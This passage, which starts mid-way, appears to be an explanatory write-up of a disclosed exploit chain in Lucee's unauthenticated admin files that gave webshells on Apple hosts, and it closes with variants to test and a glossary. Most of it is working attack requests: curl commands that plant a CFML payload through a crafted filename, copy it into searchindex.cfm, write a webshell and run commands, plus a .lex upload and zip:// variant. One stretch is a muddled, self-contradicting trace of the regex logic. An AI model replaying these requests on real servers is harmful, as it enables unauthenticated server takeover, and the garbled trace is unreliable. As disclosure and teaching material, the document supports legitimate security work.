<cfif not directoryExists(dataDir)>: Checks if the directorydataDirdoes not exist.<cfdirectory action="create" ...>: Creates the directory with permissions 777 (full access) and recursively (including subdirectories).
An example request looks like:
GET /lucee/admin/admin.search.index.cfm?dataDir=/copy/to/path/here/&LUCEEARCHIVEZIPPATH=/copy/from/path/here HTTP/1.1
Host: facilities.apple.com
User-Agent: Mozilla/5.0
Connection: close
This is an HTTP GET request to the file, with two query parameters: dataDir and LUCEEARCHIVEZIPPATH. The Host header specifies the target server, and User-Agent identifies the client (here, a browser).
The code then lists files in luceeArchiveZipPath that match the pattern *.*.cfm:
<cfdirectory action="list" directory="#luceeArchiveZipPath#" filter="*.*.cfm" name="qFiles" sort="name" />
<cfdirectory action="list" ...>: Lists files in a directory.directory="#luceeArchiveZipPath#": The directory to list, taken from the parameter.filter="*.*.cfm": Only include files whose names have at least two dots and end with.cfm. For example,test.xyz.cfmmatches, buttest.cfmdoes not (only one dot).name="qFiles": Stores the result in a variable calledqFiles.sort="name": Sorts the list by name.
Next, it loops over each file, removes the .cfm extension from the filename, and stores the result in currAction:
<cfset currAction = replace(qFiles.name, '.cfm', '') />
<cfset ...>: Assigns a value to a variable.replace(qFiles.name, '.cfm', ''): Takes the filename (e.g.test.xyz.cfm) and replaces.cfmwith an empty string, resulting intest.xyz.
Then it checks if a file like test.xyz.en.txt exists in dataDir. If not, it replaces dots in the filename with spaces and stores that as the page content:
<cfif fileExists('#dataDir##currAction#.#lng#.txt')>
<cfset pageContents[lng][currAction] = fileRead('#dataDir##currAction#.#lng#.txt', 'utf-8') />
<cfelse>
<!--- make sure we will also find this page when searching for the file name--->
<cfset pageContents[lng][currAction] = "#replace(currAction, '.', ' ')# " />
</cfif>
<cfif fileExists(...)>: Checks if a file exists. The path isdataDir+currAction+.+lng(language code) +.txt. For example, ifdataDiris/tmp/andcurrActionistest.xyzandlngisen, it checks for/tmp/test.xyz.en.txt.- If it exists, it reads the file content into
pageContents[lng][currAction]. - If not, it sets
pageContents[lng][currAction]to thecurrActionstring with dots replaced by spaces (e.g.test xyz).
Later, it creates a file named test.xyz.<lang>.txt with that content. The content comes from the filename, so the attacker can influence it.
Then it reads the content of each file (currFile) and looks for a pattern using a regular expression:
<cfset data = fileread(currFile) />
<cfset finds = rematchNoCase('[''"##]stText\..+?[''"##]', data) />
fileread(currFile): Reads the entire content of the file intodata.rematchNoCase(...): Searches for all matches of the regular expression indataand returns them as an array. The regex[''"##]stText\..+?[''"##]looks for a quote (single or double) or hash (#), followed bystText., then any characters (non-greedy), then another quote or hash. This is meant to find translation keys like"#stText.Buttons.save#".
It then loops over the matches and builds a searchresults structure:
<cfloop array="#finds#" index="str">
	<cfset str = rereplace(listRest(str, '.'), '.$', '') />
		[..snip..]
		<cfif structKeyExists(translations.en, str)>
			<cfif not structKeyExists(searchresults[str], currAction)>
				<cfset searchresults[str][currAction] = 1 />
			<cfelse>
				<cfset searchresults[str][currAction]++ />
			</cfif>
		</cfif>
</cfloop>
<cfloop array="#finds#" index="str">: Loops over each match in thefindsarray, assigning each tostr.rereplace(listRest(str, '.'), '.$', ''):listResttakes everything after the first dot instr. Thenrereplaceremoves the last dot and everything after it. This extracts a key likeButtons.savefrom"#stText.Buttons.save#".[..snip..]: Some code is omitted for brevity.<cfif structKeyExists(translations.en, str)>: Checks if the extracted key exists in the English translations structure.- If it does, it increments a counter in
searchresultsfor that key and the current action (filename without.cfm).
Finally, it writes the searchresults structure as JSON into a file named searchindex.cfm in dataDir:
<cffile action="write" file="#dataDir#searchindex.cfm" charset="utf-8" output="#serialize(searchresults)#" mode="644" />
<cffile action="write" ...>: Writes a file.file="#dataDir#searchindex.cfm": The path isdataDir+searchindex.cfm.charset="utf-8": Sets the character encoding.output="#serialize(searchresults)#": Converts thesearchresultsstructure to a JSON string and writes it.mode="644": Sets file permissions (read/write for owner, read for others).
Step 2: chaining imgProcess.cfm and admin.search.index.cfm
The researchers realised they could combine the two files to execute code. They could use imgProcess.cfm to create a file with a special name and content in the __ directory. Then they could use admin.search.index.cfm to read that file, extract the special name as a key, and write it into searchindex.cfm in a directory of their choice (like the webroot). Because the key contains CFML code, searchindex.cfm becomes a malicious script that executes when accessed.
The special filename they used was:
server.<cffile action=write file=#Url['f']# output=#Url['content']#>.cfm
And the content was:
"#stText.x.f#"
This content matches the regex [''"##]stText\..+?[''"##] because it has a quote, stText., then x.f, then a quote. The filename also matches *.*.cfm because it has multiple dots and ends with .cfm.
When admin.search.index.cfm processes this file, it will extract the key server.<cffile action=write file=#Url['f']# output=#Url['content']#>.cfm (after removing .cfm and then removing the last dot and after? Actually, the code does rereplace(listRest(str, '.'), '.$', '') on the matched string, which is the content "#stText.x.f#". That would extract x.f? Wait, let's trace carefully: The regex matches "#stText.x.f#". Then listRest(str, '.') takes everything after the first dot: x.f#". Then rereplace(..., '.$', '') removes the last dot and everything after: that would remove .f#"? Actually, '.$' matches a dot at the end of the string. So it removes the last dot and everything after it. So from x.f#", the last dot is before f#", so it removes .f#", leaving x. That doesn't seem right. Maybe the regex captures differently. The original write-up says: "Because the key server.<cffile action=write file=#Url['f']# output=#Url['content']#>.cfm does not exist, it will create it and write it into a file named searchindex.cfm." So the key is the filename without .cfm. The content matching is just to get the file included in the search index. The actual key comes from the filename, not the content. The code uses currAction (filename without .cfm) as part of the key in searchresults. So the searchresults structure will have a key like server.<cffile action=write file=#Url['f']# output=#Url['content']#> (without .cfm). Then when serialised to JSON and written to searchindex.cfm, that key appears as a string in the JSON. But JSON is not executable. However, the file is named searchindex.cfm, so when accessed, Lucee will parse it as CFML. The JSON string will contain the key, which includes CFML tags. So when the file is executed, those tags will run. That's the trick.
So the chain is: use imgProcess.cfm to create a file with a malicious name and content in the __ directory. Then use admin.search.index.cfm to read that file, extract the name as a key, and write it into searchindex.cfm in the webroot. Then access searchindex.cfm to execute the CFML code in the key, which writes a webshell.
Step 3: creating the file with imgProcess.cfm
They sent a POST request to imgProcess.cfm with the file parameter URL-encoded to avoid issues with special characters:
curl -X POST 'https://facilities.apple.com/lucee/admin/imgProcess.cfm?file=%2F%73%65%72%76%65%72%2e%3c%63%66%66%69%6c%65%20%61%63%74%69%6f%6e%3d%77%72%69%74%65%20%66%69%6c%65%3d%23%55%72%6c%5b%27%66%27%5d%23%20%6f%75%74%70%75%74%3d%23%55%72%6c%5b%27%63%6f%6e%74%65%6e%74%27%5d%23%3e%2e%63%66%6d' --data 'imgSrc="#stText.Buttons.save#"'
curl: A command-line tool for sending HTTP requests.-X POST: Use the POST method.- The URL:
https://facilities.apple.com/lucee/admin/imgProcess.cfm?file=...Thefileparameter is URL-encoded. Decoded, it is/server.<cffile action=write file=#Url['f']# output=#Url['content']#>.cfm. The encoding replaces special characters like/with%2F,<with%3C, etc. because the backend (Tomcat) may reject certain characters in the URL. --data 'imgSrc="#stText.Buttons.save#"': This sends the POST body withimgSrcset to"#stText.Buttons.save#", which matches the regex.
This creates a file named server.<cffile action=write file=#Url['f']# output=#Url['content']#>.cfm with content "#stText.Buttons.save#".
Step 4: copying the filename into the search index
Next, they called admin.search.index.cfm with dataDir pointing to a directory under the Lucee context (which is web-accessible) and luceeArchiveZipPath pointing to the __ directory:
curl 'http://facilities.apple.com/lucee/admin/admin.search.index.cfm?dataDir=/full/path/lucee/context/rootxharsh/&LUCEEARCHIVEZIPPATH=/full/path/lucee/temp/admin-ext-thumbnails/__/'
dataDir=/full/path/lucee/context/rootxharsh/: The target directory wheresearchindex.cfmwill be written. This is inside the Lucee context, which is served by the web server.LUCEEARCHIVEZIPPATH=/full/path/lucee/temp/admin-ext-thumbnails/__/: The source directory containing the crafted file.
This causes admin.search.index.cfm to write searchindex.cfm into dataDir. The searchindex.cfm will contain the malicious key as part of its JSON content.
Step 5: writing the shell and triggering execution
Now they accessed the newly created searchindex.cfm with parameters to write a webshell:
curl https://facilities.apple.com/lucee/rootxharsh/searchindex.cfm?f=PoC.cfm&content=cfm_shell
f=PoC.cfm: The filename to write.content=cfm_shell: The content to write into that file.
Because searchindex.cfm contains the CFML tag from the crafted filename, it executes cffile action=write with file=#Url['f']# and output=#Url['content']#, creating PoC.cfm with content cfm_shell. That PoC.cfm is a webshell: a script that lets the attacker run commands on the server.
Step 6: accessing the webshell
They accessed the webshell at:
https://facilities.apple.com/lucee/rootxharsh/PoC.cfm
This gave them remote code execution on facilities.apple.com.
Step 7: the older hosts and the .lex upload
The older hosts did not have imgProcess.cfm, so they needed another way. They found ext.applications.upload.cfm, which is partially unauthenticated. The code requires a form parameter extfile with a filename ending in .lex:
<cfif not structKeyExists(form, "extfile") or form.extfile eq "">
	...
</cfif>
<!--- try to upload (.zip and .re) --->
<cftry>
	<cffile action="upload" filefield="extfile" destination="#GetTempDirectory()#" nameconflict="makeunique" />
	<cfif cffile.serverfileext neq "lex">
		<cfthrow message="Only .lex is allowed as extension!" />
	</cfif>
	<cfcatch>
		...
	</cfcatch>
</cftry>

<cfset zipfile = "#rereplace(cffile.serverdirectory, '[/\\]$', '')##server.separator.file##cffile.serverfile#" />
<cfif not structKeyExists(form, "extfile") or form.extfile eq "">: Checks if theextfileform field is missing or empty. If so, it does something (probably error).<cftry>: Starts a try block to catch errors.<cffile action="upload" ...>: Uploads the file to the temp directory.filefield="extfile"means the file comes from theextfileform field.destination="#GetTempDirectory()#"is the temp directory.nameconflict="makeunique"ensures a unique filename if a file with the same name exists.<cfif cffile.serverfileext neq "lex">: Checks if the uploaded file's extension is notlex. If not, it throws an error.<cfcatch>: Catches any errors.<cfset zipfile = ...>: Builds the full path of the uploaded file.
With a .lex extension, the code proceeds to this block:
<cfif cffile.serverfileext eq "lex">
...
        type="#request.adminType#"
...
</cfif>
<cfif cffile.serverfileext eq "lex">: If the extension islex, execute the following.type="#request.adminType#": This tries to userequest.adminType, which is not set because we are not authenticated. That causes an exception. But the file is already uploaded before this point, as confirmed by this screenshot:
A .lex file is just a ZIP archive with a .lex extension. Lucee uses this format for extensions. There is no check on the contents, so we can put anything inside.
Step 8: using the zip:// scheme
Lucee allows special URL schemes like zip:// and file:// in filesystem functions. This means if a parameter like luceeArchiveZipPath is passed to a filesystem function, you can use zip:// to make it read from inside a ZIP archive.
The researchers used ext.applications.upload.cfm to upload a .lex file (which is a ZIP) containing the malicious file server.<cffile action=write file=#Url['f']# output=#Url['content']#>.cfm with content "#stText.x.f#". Then they pointed luceeArchiveZipPath to zip:///path/to/payload.lex to make admin.search.index.cfm read the file from inside the ZIP.
Step 9: shell on the other two hosts
They created the malicious file and zipped it as payload.lex:
Then uploaded it:
curl -vv -F [email protected] 'https://booktravel.apple.com/lucee/admin/ext.applications.upload.cfm'
-vv: Verbose output.-F [email protected]: Uploads the filepayload.lexas theextfileform field.
Then they called admin.search.index.cfm with luceeArchiveZipPath using the zip:// scheme:
curl 'https://booktravel.apple.com/lucee/admin/admin.search.index.cfm?dataDir=/full/path/lucee/web/context/exploit/&luceeArchiveZipPath=zip:///full/path/lucee/web/temp/payload.lex'
dataDir=/full/path/lucee/web/context/exploit/: The target directory forsearchindex.cfm.luceeArchiveZipPath=zip:///full/path/lucee/web/temp/payload.lex: The source is inside the uploaded ZIP.
This writes searchindex.cfm into the exploit directory, containing the malicious key. They then accessed it to create a webshell:
https://booktravel.apple.com/lucee/exploit/searchindex.cfm?f=test.cfm&output=cfml_shell
And accessed the webshell at:
https://booktravel.apple.com/lucee/exploit/test.cfm?cmd=id
The authors note that load balancers were in place, so they had to use Intruder (a tool for automating requests) to find their shell.
Root cause
The main problem was a Lucee misconfiguration that allowed unauthenticated access to admin CFM files. The request.admintype check stops execution, but only after earlier code has run. Each of the three files had a bug before that check:
imgProcess.cfmwrites a file with a name from theurl.fileparameter and content from theform.imgSrcparameter, creating directories as needed. This gives arbitrary file write with controlled name and content, without needing../in the query string.admin.search.index.cfmlists files matching*.*.cfmin a user-controlled directory, derives a key from each filename, and writes the serialised result intosearchindex.cfmin a user-controlleddataDir. Because the key comes from the filename and is written into a.cfmfile, CFML tags in the filename become executable code.ext.applications.upload.cfmuploads a file before therequest.admintypecheck raises an exception, and only checks the extension (.lex), not the contents. Combined with Lucee's support forzip://, this provides a way to place the crafted*.*.cfmfile on disk on hosts whereimgProcess.cfmis absent.
Apple's WAF blocked ../ in query parameters, which stopped the direct path traversal in imgProcess.cfm, but it did not stop the chain, because the chain never needs a traversal in a query parameter. The frontend's status-code filtering (only 200 and 404 pass, everything else becomes 403) also did not help: it only obscured whether a request failed because of the WAF or because of a backend exception.
Impact
On facilities.apple.com, the chain gave remote code execution through a webshell at https://facilities.apple.com/lucee/rootxharsh/PoC.cfm. On the older hosts, the .lex upload plus zip:// chain gave a webshell, shown at https://booktravel.apple.com/lucee/exploit/test.cfm?cmd=id. All of this was achieved without authentication.
The researchers' stated goal was access to Apple's servers and internal network, and the report describes the result as RCE on the hosts. The report does not describe any further lateral movement or data access beyond the webshells.
Apple rewarded a total of $50,000 for these issues.
Fix
Apple fixed the issue promptly but asked the researchers not to disclose before some other changes were made. The researchers and Apple also talked to Lucee. The Lucee team fixed the bug by restricting direct access to CFM files; the report links the commit. The issue is assigned CVE-2021-21307, and Lucee published a GitHub Security Advisory.
Variants to test
- Direct access to admin CFM files. Request admin-only CFM files such as
imgProcess.cfm,admin.search.index.cfmandext.applications.upload.cfmwithout a session. A positive result is a 200 or a backend error rather than a login redirect, showing the file executed before therequest.admintypecheck. - File write with a controlled name and content. Send a request to
imgProcess.cfmwith afilequery parameter and animgSrcform parameter. A positive result is a file appearing at{temp-directory}/admin-ext-thumbnails/__{input}with the supplied content. - Search index key injection. Point
admin.search.index.cfmat a directory containing a file whose name matches*.*.cfmand whose content matches[''"##]stText\..+?[''"##]. A positive result is asearchindex.cfmindataDircontaining the filename as CFML code. - Extension-only upload checks. Upload a
.lexfile whose contents are a ZIP archive containing a crafted*.*.cfmfile. A positive result is the file landing in the temp directory despite therequest.admintypeexception. zip://in filesystem parameters. Passzip://paths to any parameter that reaches a filesystem function. A positive result is the code reading files from inside the archive.- WAF bypass by parameter location. Where a WAF blocks
../in query parameters, check whether the same value is accepted as a form or POST parameter. A positive result is a traversal that succeeds without a WAF block. - Status-code filtering. On hosts where a frontend only passes 200 and 404, compare responses with and without correct parameters. A positive result is a 200 where a 403 previously appeared, showing the backend exception was the cause rather than the WAF.
Glossary
- API: Application Programming Interface; a set of rules that lets different software talk to each other.
- CFM: ColdFusion Markup; a file extension for ColdFusion pages that contain CFML code.
- CFML: ColdFusion Markup Language; a programming language used to build dynamic web applications.
- CMS: Content Management System; software for creating and managing digital content, often without coding.
- ColdFusion: A commercial application server for building web applications, now also available as open-source Lucee.
- CVE: Common Vulnerabilities and Exposures; a unique identifier for a known security vulnerability.
- DataDir: A parameter in the exploit that specifies the destination directory for copied files.
- Exception: An error condition in a program that interrupts normal execution.
- Frontend server: A server that sits in front of other servers (backends) and forwards requests, often for security or load balancing.
- JSON: JavaScript Object Notation; a lightweight data-interchange format that is easy for humans to read and write.
- Lucee: An open-source ColdFusion application server, forked from Railo.
- Path traversal: A technique to access files and directories outside the intended directory by using
../sequences. - PII: Personally Identifiable Information; data that can be used to identify a specific person.
- RCE: Remote Code Execution; a vulnerability that allows an attacker to run arbitrary commands on a remote server.
- Regex: Regular expression; a sequence of characters that defines a search pattern.
- Reverse proxy: A server that forwards client requests to other servers and returns the responses.
- SQL injection: A code injection technique that exploits vulnerabilities in the database layer of an application.
- Tomcat: An open-source Java servlet container and web server.
- URL encoding: A method to encode special characters in a URL so they can be transmitted safely.
- WAF: Web Application Firewall; a security filter that monitors and blocks malicious HTTP traffic.
- Webshell: A script that provides remote access and control over a web server.
- Webroot: The directory on a web server that contains files accessible via the web.
- ZIP archive: A file format that compresses and bundles multiple files into one.
- zip:// scheme: A URL scheme that allows reading files from inside a ZIP archive.